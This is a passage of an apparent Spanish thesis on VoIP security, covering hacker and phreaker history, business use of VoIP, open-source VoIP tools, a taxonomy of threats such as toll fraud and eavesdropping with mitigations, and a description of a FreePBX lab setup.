Posteriormente, y con un mayor éxito comercial, sirviendo en muchas ocasiones como punta de lanza para el crecimiento exponencial de numerosas compañías, fueron sucediéndose nuevos modelos con una cada vez mayor popularización de las clases populares. Llegó el Apple II (1977), IBM PC (1981), ZX Spectrum (1982), el Commodores 64 (1982) y el revolucionario Apple Macintosh (1984) con el espectacular anuncio publicitario que supuso todo un evento tal y como posteriormente llegaría a ser el modus operandi de la compañía. Estos grupos de entusiastas, ayudados por la tecnología que iba apareciendo y la aparición y popularización de los ordenadores fueron creando una comunidad e incluso una subcultura en todo el planeta. Fueron apareciendo las BBS (*Bulletin-Board Service*), revistas especializadas como *2600* y *Phrack*, e incluso conferencias cada vez más multitudinarias y populares en muchas partes de planeta. Ya no se trataba de apasionados de las telecomunicaciones, sino que los mismos principios que subyacían en la actitud *phreaker* se iban actualizando y adaptando a las nuevas tecnologías que se iban asentando en los hogares y empresas; cada vez más ya todo iba agrupándose bajo la denominación hacker.




Ilustración 6: Página web activa de Phrack

Hay cada vez más libros que recogen la historia de los hackers más allá de los primeros autores que han organizado más o menos las hazañas y pinceladas biográficas de éstos, como Steven Levi con su famoso *Hackers: Heroes of the Computer Revolution,* o John Markoff reportero del New York Times que escribió artículos y un libro sobre uno de los más famosos *hackers*/*phreakers*, Kevin Mitnick, obteniendo bastante mala fama dentro de la comunidad al ser acusado de de exagerar y alterar los hechos para hacer dinero a costa de Mitnick. Este, por su parte, es quizá uno de los hacker más famosos y que más ha podido traspasar la frontera de circuitos o comunidades especializadas, llegando al gran público mediante los mencionados artículos, libros propios y hasta una película. Especialista en el ámbito de la ingeniería social, comenzó muy pronto adentrándose en grupos de *phreakers* a finales de los 70. Poco a poco fue, como tantos otros, pasando de un conocimiento muy específico de los sistemas telefónicos al uso de ordenadores y modems. Desde muy pronto, a principio de los 80, comenzó a tener problemas con la justicia debido a sucesivos casos como tratar de colarse en ARPANET, predecesor del actual Internet, el acceso, alteración o borrado de información de compañías telefónicas y acceso ilegal base de datos de administraciones públicas del estado, de romper la seguridad informática de compañías, robo de información privada y otras tantas causas que le llevaron a pasar en varias ocasiones por prisión. Uno de los casos más famosos y documentados fue el suceso llevado a cabo en 1994/95 frente al físico y experto en seguridad Tsutomu Shumomura. Este ayudó al FBI a arrestar a Kevin Mitnick por delitos contra el gobierno federal, siendo condenado a 46 meses de prisión. Mitnick se había convertido en una especie de terrorista perseguido por el FBI llegando incluso a decirse de él que podría llegar a comenzar una nueva guerra

mundial. Cuando cumplió condena, a los 5 años, le fue vetado el acceso a cualquier tipo de ordenador por 3 años, límite que finalizó en 2003.

En la actualidad, las telecomunicaciones están fundamentadas en elementos puramente informáticos. De alguna forma u otra, sea una red, un teléfono inteligente, un *hardphone* para VoIP o una PBX, siempre hay algún tipo de *firmware*, software o sistema operativo, además de su correspondiente CPU, memoria RAM y cualquier otro elemento informático. Es por esto que observar diferencias entre *phreakers* y hackers en la actualidad parecería algo meramente simbólico e incluso inútil, pero, desde nuestro punto de vista, no terminaría de ser del todo cierto ya que en las propias conferencias aún aparecen títulos de charlas e investigaciones reclamando este apodo primigenio de *phreakers*, siempre y cuando éstas se centren en ámbitos como los dispositivos móviles, redes de telefonía móvil o VoIP solo por poner algún ejemplo. En cualquier caso, esto, como venimos diciendo, puede ser algo meramente anecdótico por no verse necesaria a día de hoy su diferenciación.

De forma más reciente, el venezolano Edwin Pena, montó un negocio lucrativo robando minutos a compañías de comunicaciones VoIP. Este ciberdelincuente fue atrapado por el FBI condenado, entre otras cosas, a una cuantiosa indemnización en 2009.

Como complice de Pena, encontramos la figura de Rober Moore, el cuál actuó en los que respecta a la parte técnica, investigando y rompiendo la seguridad de las distintas compañías victimas de la estafa. El ataque se basaba en un simple escaneo de de proveedores VoIP inseguros que hacían uso de contraseñas inseguras o por defecto.

Recientemente, en febrero de 2019, apareció la noticia de que distintos bancos sufrieron de un grave problema de seguridad relacionado con uso del código enviado a sus teléfonos como segundo factor de seguridad para realizar operaciones. Tiempo antes, un gran operador de comunicaciones también sufrió un ataque por el cual se pudo explotar la misma vulnerabilidad. El origen de este problema se debe a una vulnerabilidad del protocolo o conjunto de protocolos SS7, creado en 1975, el cuál es usado por las distintas operadoras del mundo para la señalización, por ejemplo, en el establecimiento y finalización de llamadas, tarificación o envío de mensajes SMS; es el verdadero corazón de la toda la red mundial de telefonía. Pero no es el único hasta la fecha, es posible encontrar un listado que se remonta a mucho antes con fallos de seguridad que permitían seguimiento de usuarios móviles, denegación de servicio, escucha y lectura de mensajes de textos, suplantación de identidad o apoyo al robo de credenciales.

Existe una, cada vez mejor, documentada historia de los hackers en la que se suele establecer el MIT como lugar de origen allá por el año 1959. En la actualidad, como se ha visto, la historia de *phreakers* y hackers ha terminado por entrelazarse llegando a un mismo punto donde es necesario recordar la finalidad última de este movimiento, esto es, la curiosidad intelectual y la pasión por la tecnología. En la actualidad, como se menciona al principio del apartado, se hace especialmente necesario diferenciar entre hackers y delincuentes. Frente al reto intelectual y superación que dirigía a los primeros *phreakers* y hackers, se ha generado un verdadero negocio lucrativo amparado por verdaderos grupos criminales e incluso de Estados. Es por esto que, en muchos países, ya se dispone de algo así como un ejército de ciberseguridad puesto que, las batallas, cada vez más, se libran en el ciberespacio.

2.2 Uso empresariale de la VoIP

La VoIP o voz sobre IP (del inglés *Voice Over IP*), es una tecnología que permite enviar voz a través de Internet o cualquier otra red basada en el protocolo IP. Tradicionalmente la voz ha hecho uso de líneas dedicadas basada en conmutación de circuitos TDM (la cual establece un canal de comunicación dedicado haciendo así la reserva de ese circuito), a diferencia de las redes actuales basadas en conmutación de paquetes (en la que los datos se trocean en paquetes que pueden ser enviados a través de distintos canales no dedicados hasta llegar a su destino). Es por esto que la voz es tratada como cualquier otro dato siendo codificada y separada en pequeños fragmentos de milisegundos, que son almacenados en los mismos paquetes de datos que son transportados a través de *routers* a cualquier destino IP posible.

Esta tecnología comprende una agrupación de normativas, protocolos, diseños y estándares que la definen. Entre los distintos protocolos, podemos encontrar algunos no estandarizados usados de forma privativa por alguna compañía o aplicación concreta, como Skype o Whatsapp, pero los de uso más extendidos en entornos empresariales están definidos por grupos como la ITU, IETF o grandes compañías como CISCO. Aunque algunos protocolos como H323, IAX2 o SCCP son usados a día de hoy, hay claramente dos protocolos predominantes para las comunicaciones multimedia: SIP (*Session Initiation Protocol*) y RTP (*Real-Time Transport Protocol*). El primero se usa para crear, modificar o finalizar una sesión (como por ejemplo una llamada de teléfono o una multiconferencia), conocido como protocolo de señalización, y el segundo para transportar el contenido multimedia, es decir, audio o vídeo.

El modo en el que las organizaciones se comunican y colaboran está continuamente cambiando. La movilidad y los espacios virtuales, además del abaratamiento de los costes, supone una continua transformación. Atrás quedaron las grandes y costosas PBX en habitaciones dedicadas de grandes compañías. Las prestaciones que proporcionaban antiguamente a tan solo quien pudiese permitírselo están a día de hoy al alcance de casi cualquier empresa. Igualmente, la movilidad de las personas ha variado. El trabajo en remoto, las comunicaciones a través de teléfonos móviles que permiten hablar desde casi cualquier parte, o los programas que permiten hacer llamadas de voz o videos desde un ordenador portátil conectado a una red wifi de algún restaurante, han variado la movilidad de los trabajadores y las posibilidades de comunicación de esto. No necesariamente esta forma de comunicación en tiempo real supone una llamada de voz como solía suceder a través de la línea telefónica. A día de hoy, las llamadas de voz son una posibilidad de comunicación más, pero no siempre la mejor. Videoconferencias, mensajes de texto en tiempo real o el uso de correos electrónicos son una vía más de acercamiento que ofrecen distintas posibilidades y se adaptan a la necesidad y contexto según el momento. Es por esto que, cada vez más, los sistemas de comunicación reciben el nombre de UC del inglés comunicaciones unificadas.

Aunque continúen aportando fiabilidad y seguridad, los dispositivos y conexiones de tipo TDM están relegados a desaparecer. Las comunicaciones a través de Internet implica un buen número de aportes y valor agregado inimaginable hace unos años. El abaratamiento de los que eran enormes y costosos equipos, y de los minutos por llamada, está provocando un cambio evidente y que era fácil prever. A esto ha ayudado enormemente la mejora de las redes de datos y la popularización del software para poder crear con bajo o ningún coste entornos profesionales que igualan e incluso mejoran las costosas centralitas usadas en empresas y que están, como decimos, casi en desuso.




Ilustración 7: Imagen de una PBX tradicional

Con todo, se puede decir que gracias a la VoIP es posible hacer llamadas a cualquier parte del mundo mediante Internet sin coste alguno. Esto toma especial relevancia si lo comparamos con el estado de la telefonía tradicional, hace unos años, donde el precio de la llamada aumentaba según la distancia, como por ejemplo llamar de una provincia a otra y más aún de un país a otro. Actualmente, una llamada a través de Skype o por Whasapp, es decir, mediante tecnología VoIP, permite una comunicación a miles de kilómetros de distancia si prácticamente coste alguno.

Encontramos, por tanto, una serie de ventajas de la telefonía VoIP frente a la telefonía tradicional que va haciendo que esta última vaya desapareciendo cada vez más de las oficinas y hogares de todo el mundo.

Con todo, podemos resumir en los siguientes puntos los motivos que han llevado a que la VoIP haya superado la tendencia de uso frente a la telefonía tradicional:

- **Reducción de costes** - Tanto el coste de llamadas, especialmente a larga distancia, como al mantenimiento, configuración y compra de productos relacionado con la voz en entornos empresariales, se ha visto significativamente reducido con la VoIP.
- **Facilidad de despliegue y adaptación** - En la actualidad todas las acciones llevadas a cabo entorno a la voz y aquellas derivadas de ésta suponen ser tratadas como de cualquier otro software empresarial. Es por esto que cada vez menos se encuentren costosas PBX tradicionales con funcionalidades muy reducidas que tan solo podían ser manipuladas por operarios expertos.
- **Valor añadido** - Las infraestructuras de voz pueden ser usadas junto con otros servicios o aplicaciones y ser adaptadas y mejoradas ofreciendo avance de uso frente al mismo negocio o cliente.
- **Uso de redes comunes** - A diferencia de la telefonía tradicional donde era necesario contratar conexiones TDM dedicadas, en la actualidad es posible usar una misma red IP donde circulen datos como pueden ser de emails o páginas web, como llamadas de voz.
- **Movilidad** - Gracias a la popularización de Internet, y puesto que éste es el medio usado para transmitir la voz, es posible que un usuario pueda hacer llamadas desde cualquier sitio con conexión. Bastaría tener, por ejemplo, un portátil y una aplicación VoIP como un *softphone*, para poder llamar a cualquier persona frente a la necesidad de usar un teléfono conectado a una línea o PBX obligando a que esta conexión sea en un espacio físico determinado.

- **Flexibilidad de uso y contratación** - Las líneas dedicadas de voz TDM ofrecen 30 canales fijos de voz simultáneos, lo que incurre en un gasto innecesario en caso de que una empresa tuviese que hacer uso de ella necesitando, por ejemplo 4 o 5. Por otra parte, en caso de necesitar de forma temporal un aumento de canales por algún motivo como una campaña de publicidad o época estival, que necesitase un número de llamadas que superase las 30 simultáneas, se haría necesario contratar de forma fija una nueva línea. Esto, con la VoIP, se flexibiliza hasta tal punto de que hay compañías que contratan número de canales ajustados o, incluso, no cobran por número de llamadas simultáneas, sino solo por el tiempo de éstas.
- **Llamadas HD** - Las líneas tradicionales tienen un ancho de banda limitado que permite el uso de un solo tipo de *codec*, lo cual supone una calidad de voz con frecuencias reducidas frente a una conversación natural. Gracias al aumento de la cantidad de datos que puede circular por una red IP convencional, es posible realizar llamadas con audio de alta calidad, mucho mayor de la estamos acostumbrados con redes de telefonía antiguas.

La que probablemente sea una de las grandes contrapartidas y retos de la VoIP frente a la telefonía tradicional es la calidad de la voz ante determinados escenarios. Las redes dedicadas proporcionan, por lo general, una gran estabilidad permitiendo así que las comunicaciones y la calidad de la voz sea lineal. Por el contrario, la VoIP al usar redes IP, debe crear métodos y técnicas englobadas bajo el nombre de QoS (Quality of Service) dedicadas a garantizar la calidad de la voz no obteniendo siempre el resultado esperado. Existen distintos escenarios donde los paquetes que transportan la voz, pueden llegar desordenados, con retraso o directamente no llegar, haciendo que la calidad de la voz se degrade. Históricamente, en las primeras implementaciones, esta era la tónica habitual, pero como ya mencionamos, cada vez más, las correctas configuraciones e implementaciones de nuevas tecnologías y redes más potentes, hacen que la voz esté adquiriendo la misma estabilidad que las líneas dedicadas de voz.

Al igual que cualquier otro ámbito en los servicios informáticos, existe una tendencia de migrar cada vez más los servicios a la nube. Como sucede con el software (SaaS), las plataformas (PaaS) o las infraestructura (IaaS), se está popularizando el uso de la voz y las comunicaciones unificadas dentro del denominado UC-as-a-service (UCaaS). Las comunicaciones no se ha quedado atrás, y cada vez más las empresas ven beneficios en la posibilidad de obtener un servicio dedicado plenamente a través de la nube sin necesidad de depender de software o disponer de personal cualificado para esto. No obstante, el hecho de hacer uso de entornos en la nube, no necesariamente implica UCaaS, puesto que sería posible hacerse cargo de usar productos y software dentro de infraestructuras también en la nube sin necesidad de recurrir a instalaciones y mantenimiento de hardware en un CPD o en la misma oficina.

2.3 La VoIP y el software libre.

En la actualidad existen diversos productor relacionados con la VoIP, bien sea de tipo hardware como *hardphones*, PBXs, SBC o *gateways;* bien como software. De todas ellas, las marcas que más resuenan en el mercado son principalmente Avaya, Oracle o Cisco. Con diferencia esta última es la que tiene el mejor y mayor abanico de dispositivos tanto hardware como software para la implementación a distintos niveles de un entorno de voz o comunicaciones unificadas, desde una pequeña oficina a operadores con gran volumen de llamadas.

No obstante, en lo que respecta al software, como pasa con frecuencia, hace ya tiempo que es posible encontrar una contrapartida *open source* a los productos de estos gigantes tecnológicos, y que, como ya ha pasado en otro tipo de ámbito, puedan llegar incluso a ofrecer más y mejores posibilidades que productos con licencias y código privativo.

Caben destacar los siguientes proyectos en la actualidad:

VoIP Frameworks:

Asterisk – PBX, framework y B2BUA

FreeSwitch – PBX, framework y B2BUA

PBX:

FreePBX – Entornos de telefonía VoIP con gestor web basado en Asterisk

FusionPBX – Entorno de telefonía VoIP con gestor web basado en FreeSwitch

Proxy SIP:

Kamailio – Servidor SIP basado en módulos con múltiples funcionalidades

OpenSIPs – Servidor SIP basado en módulos con múltiples funcionalidades

Media Proxy:

RtpProxy – Servidor media para gestión de alta eficacia de tráfico RTP

RTPEngine - Servidor media desde *kernel* para elevado flujo de tráfico RTP

Softphones:

Blink – Cliente SIP para varios sistemas operativos

Linphone – Cliente SIP para varios SO en escritorio, móvil y web.

Herramientas VoIP.

Sipp – Generador de tráfico SIP

Sipsak – Herramienta con múltiple opciones para *testing* de entornos SIP

Sniffers:

Sngrep – Herramienta basada en *curses* para visualizar flujo SIP

Wireshark – *Sniffer* gráfico de propósito general para multitud de protocolos.

Entornos para proveedores o ITSP:

Sipwise – Entornos de gestión VoIP a nivel de proveedor

IvozProvider – Entorno de gestión VoIP con potentes características de HA.

Facturación

A2Billing – Sistema de gestión de facturación para Asterisk.

CGRates – Sistema de gestión de minutos para SIP.

Auditoría de seguridad:

Sipvicious – Suite de herramientas para realizad auditorías a sistemas SIP

Bluebox-ng – Entorno para auditar VoIP con diversos módulos.

2.4 Amenazas y Ataques a entornos VoIP en la actualidad

Cuando un ciberdelincuente ataca un sistema de comunicaciones, busca generalmente realizar una denegación de servicio a una compañía, robar información, extorsionar, generar llamadas gratis, realizar algún tipo de fraude o hacer spam entre otras opciones. No obstante, en la actualidad, la mayoría de ataques a entornos de telefonía IP lo que pretenden es generar la mayor cantidad posible minutos de voz y, con ello, obtener algún tipo de remuneración económica. En este tipo de ataque se presupone que el atacante dispone de cierto tipo de numeración, generalmente internacional, de tal forma que cada llamada recibida le permita obtener dinero. Bien sea a través de un mediador en el país destino, o gestionado por el propio ciberdelincuente, este tipo de ataque pretende conseguir realizar el mayor número de llamadas a esa numeración concreta. Esto, evidentemente, supone una pérdida económica de las empresas comprometidas. A diferencia de otros tipos de ataques, como portales web o servidores, en estos entornos las perdidas suelen ser económicas e inmediatas. Una empresa de tamaño medio podría encontrarse con una deuda de miles de euros por no disponer de una infraestructura correctamente configurada y segurizada.

Con todo, para poder hacer una correcta descripción de las amenazas y ataques posibles en entornos VoIP, entendemos que es necesario partir de unos conceptos precisos que eviten generar dudas. Para este trabajo se recogen las definiciones de activo, vulnerabilidad, amenaza y ataque propuestas por el INCIBE:

- Un **activo** supone cualquier recurso de la empresa necesario para desempeñar las actividades diarias y cuya no disponibilidad o deterioro supone un agravio o coste. La naturaleza de los activos dependerá de la empresa, pero su protección es el fin último de la gestión de riesgos. La valoración de los activos es importante para la evaluación de la magnitud del riesgo

- Una **vulnerabilidad** (en términos informáticos) es una debilidad o fallo en un sistema de información que pone en riesgo la seguridad de la información pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de la misma, por lo que es necesario encontrarlas y eliminarlas lo antes posible. Estos «agujeros» pueden tener distintos orígenes, por ejemplo: fallos de diseño, errores de configuración o carencias de procedimientos.

- Por su parte, una **amenaza** es toda acción que aprovecha una vulnerabilidad para atentar contra la seguridad de un sistema de información. Es decir, que podría tener un potencial efecto negativo sobre algún elemento de nuestros sistemas. Las amenazas pueden proceder de ataques (fraude, robo, virus), sucesos físicos (incendios, inundaciones) o negligencia y decisiones institucionales (mal manejo de contraseñas, no usar cifrado). Desde el punto de vista de una organización pueden ser tanto internas como externas.

- Finalmente, en un **ataque** encontramos un acto intencional por parte de un agente contra uno o varios activos o las distintas operaciones de una empresa.

Entre las distintas taxonomías de amenazas sobre VoIP que se pueden encontrar en *papers* y libros técnicos, la más extendida y estandarizada es la ofrecida por la Voice over IP *Security Alliance* (VoIPSA). VoIPSA es una organización sin ánimo de lucro formada por varias empresas del sector de las telecomunicaciones, institutos o empresas dedicadas a la ciberseguridad y universidades.

Tanto por el contenido de la propia web, como por la fecha de publicación de los documentos y enlaces que aparecen en ésta, parecería que el proyecto no cobra del seguimiento y actualización que requiere una organización que deba servir de referencia. Es por esto que se ha realizado un adaptación y resumen de esta taxonomía junto con otras amenazas descritas y destacadas en bibliografía y documentación complementara.

Como complemento también se incluye la implicación respecto al riesgo que supone cada amenaza expuesta. Cualquier amenaza que pueda materializarse, supone quebrantar alguno de los principios fundamentales de seguridad de la información:

- **Confidencialidad**. La información solo debe ser accedida por las personas permitidas. De este principio deriva la idea de privacidad, que cada día se ve más cuestionada por las alarmas de casos de fuga de información de redes sociales o la compra/venta de información entre compañías que ofrecen sus servicios de forma 'gratuita'
- **Integridad**. La información debe disponer de garantía de que no ha sido manipulada en su transmisión y que, por tanto, es correcta.
- **Disponibilidad.** El usuario debe disponer de los datos y servicios en el momento en el que sean requeridos. La falta de disponibilidad de algún servicio puede suponer perjuicios para una compañía como pérdidas tanto a nivel de reputación, como a nivel económico.

2.4.1 Escucha, secuestro y modificación de llamadas

En estos tipos de amenazas un usuario malintencionado sin autorización puede interceptar las llamadas, oírlas, modificar tanto la señalización como el media, e incluso eliminarlas o variar su finalidad. Debido a la falta de cifrado y técnicas que permitan a un atacante esnifar el tráfico relacionado, se podría conseguir adivinar contraseñas, alterar los destinatarios de las llamadas o incluso evitar su curso. Al mismo tiempo, la escucha y copia de las llamadas, del tipo que sea, implican igualmente una importante falta de privacidad. Ataques más avanzados en este marco permitirían alterar con ruido las llamadas e incluso conseguir hacerse pasar por una persona con fines maliciosos.

Existen mecanismos para mitigarlas, como el uso de TLS o SRTP, aunque con demasiada poca frecuencia son implementados.

El riesgo que supone su vulneración impacta en la confidencialidad, integridad y disponibilidad del servicio.

2.4.2 Denegación de servicio

Como su nombre indica, esta amenaza supone la posibilidad de provocar la imposibilidad o dificultad de acceso de los usuarios un determinado servicio. Estas amenazas pueden aumentar su riesgo asociado en tanto que las llamadas tengan relación con emergencias o servicios médicos, por ejemplo. Todavía, a día de hoy, existen determinados tipos de servicios que resisten la migración a VoIP, especialmente en lo referido a llamadas de emergencias o líneas con funciones especiales como alarmas o ascensores.

Los ataques asociados a este tipo de amenazas pueden suponer una degradación de la calidad del servicio al igual que sucede de forma general en los protocolos de red.

Igualmente servicios complementarios y, en ocasiones necesarios, como DNS o DHCP pueden, tras sufrir un ataque, implicar un deterioro general del servicio de voz. Estas amenazas pueden llegar a suponer un alto coste en aquellos negocios cuya facturación depende de la calidad y posibilidad de llamadas como puedan ser *callcenters* o venta telefónica.

La implementación de elementos de seguridad como *firewalls* y sistemas de alta disponibilidad aumentan la protección frente a este tipo de amenazas. Una correcta política de seguridad debe contemplar opciones de recuperación de desastres y continuidad de negocio frente a la materialización de este tipo de amenaza, por ejemplo dando continuidad del servicio en un entorno diferente no sujeto al mismo ataque. Su materilización implica impacto en la disponibilidad del servicio.

2.4.3 Fraude y abuso del servicio

Este tipo de amenaza supone un uso no apropiado de los servicios donde se puedan dar abusos o uso fraudulentos. Este tipo de amenazas pueden materializarse en ataques como *toll fraud,* suplantación de identidad o evitación de la facturación de llamadas.

De entre todo los ataques, *toll fraud* es el que con más frecuencia se suelen dar en las organizaciones. Este ataque intenta generar el mayor número de llamadas posibles a números de países extranjeros cuya llamada genera una pequeña remuneración. Los ciberdelincuentes pactan con compañías o con estafadores que gestionan este tipo de servicios. En caso de que una pequeña centralita o PBX de alguna compañías con acceso a un *trunk* que permita las llamadas internacionales se vea comprometida, es posible que, mediante el uso de robots, se genere una facturación de miles de euros que podría provocar serios problemas económicos especialmente a empresas de pequeño tamaño.

También es posible encontrar en estos casos PBX comprometidas que son usadas para hacer llamadas de forma anónima o sin rastro alguno frente a actividades ilegales o a países con alto coste, llegando a verse incluso cómo estos entornos *hackeados* sirven como proveedores de minutos a bajo coste para negocios como locutorios.

2.4.4 Acceso o deterioro físico de equipos

Corresponde a la capa física. Esta amenaza supone la posibilidad intencionada de que alguien pueda llegar a obtener acceso físico no autorizado a los equipos VoIP. Esto implica el robo de discos duros, accesos a elementos de red no expuestos, posibilidad de apagado o finalización de distintos servicios.

El riesgo asociado implica los principios de disponibilidad de los servicios e información.

2.4.5 Amenazas en las que interviene el factor humano

En este apartado se agrupan aquellas amenazas en las que intervienen personas. El uso de máquinas implica un riesgo de mal funcionamiento por sí mismas, pero el que probablemente sea el mayor problema no tiene que ver con otra cosa que con la manipulación humana. Fallos en configuraciones de los sistemas o programas, diseños inseguros o ineficaces, una mala implementación o diseño de protocolos o errores en la programación del software, son en sí mismo un grupo de amenazas a la que se ve expuesta cualquier sistema de voz moderno.

Igualmente estos sistemas creados por humanos también son usados por estos. De aquí se deriva que estos sistemas sean un medio simplemente para estafas o engaños mediante el uso de ingeniería social.

Entre estas amenazas se encuentran ataques del tipo phishing/vishing, spam o robo de servicios o contactos.

2.4.6 Interrupción o degradación del servicio

Además de la opción siempre presente de recibir ataques por delincuentes como simple juego, o bien con fines empresariales e incluso nacionales, no siempre las amenazas suponen una intencionalidad o factor humano. Una amenaza puede suponer también un desastre físico como una inundación o algún tipo de desastre natural que haga que cualquier capa superior sostenida por estos soportes físicos o hardware impida su uso. Dentro de este tipo de amenazas se puede ver vulnerado el principio de disponibilidad de la información.

3. Ataques a entornos VoIP

En un entorno VoIP, a diferencia de la telefonía tradicional, confluyen diferentes elementos informáticos para su correcto funcionamiento. Esto hace que haya una mayor exposición de ataque. En un sistema de telefonía tradicional basado en conmutación de circuito, existen distintos ataques que pueden ser llevados a cabo como fraude, denegación de servicio, enmascaramiento de llamada o *wiretapping*. En el caso de los entornos de voz basados en redes por paquetes o VoIP, a estos ataques posibles de redes tradicionales se le suman otras tantas más propias de los elementos que la integran. Estos entornos están basados en software, servidores, dispositivos hardware y redes IP, por lo que cada uno de estos puede ser susceptible de ataque. Por ello la superficie de ataque de un entorno VoIP es más alta y difícil de gestionar que la telefonía tradicional. Sería, por tanto, posible hacer una taque que afecte a la confidencialidad, disponibilidad o integridad de la información a través del uso de *malware*, DoS, MitM o ataques de diccionario entre otros posibles, algo no exclusivo de elementos de voz.

Dentro de los ataques posibles recogidos, cabe destacar que todos suponen el uso del protocolo SIP y RTP para la señalización y media respectivamente debido a que su uso es el más extendido en la actualidad. El protocolo SIP está inspirado características usadas en la comunicación de correo electrónico y del protocolo HTTP. En todos los casos, los protocolos están publicados y pueden ser analizados. Con el tiempo éstos van recibiendo sucesivas modificaciones y mejoras. Estos protocolos, de tipo texto, suelen viajar a través de la red en plano, por lo que son fácilmente analizables frente a otros de tipo binario cuyo funcionamiento no es público ni puede estudiarse. El uso de RTP, aun no siendo la única forma de transporte de tráfico de voz, sí es usado por más protocolos además de SIP como puede ser H323 o SCCP.

En el siguiente apartado se recopila los ataques más habituales que pueden encontrarse hoy en día en entornos de voz empresariales. Estos se han agrupado en capas para poder establecer una forma de ordenación y se han ejemplificado frente a un entornos virtual emulando una infraestructura común que podría encontrarse en una empresa pequeña o mediana.

3.1 Descripción del entorno empleado

Para la ejemplificación de las pruebas de los distintos ataques recopilados, se ha empleado la distribución FreePBX. Esta es de uso común en oficinas de tamaño pequeño y mediano. Permite numerosas opciones de configuración y segurización, y dispone un panel WEB para su gestión. Por su popularidad y la facilidad con la que es posible encontrar entornos que hagan uso de este u otros sistemas parecidos, se ha querido usar como referencia para ejemplificar las acciones que se podrían emplear en un ataque real o auditoría de seguridad.

En la ilustración 8 se describe el esquema básico de red empleado en el laboratorio. Si bien está simplificado, el esquema no dista demasiado de cualquier infraestructura que pueda encontrarse en un entorno real.




Ilustración 8: Esquema de red del entorno

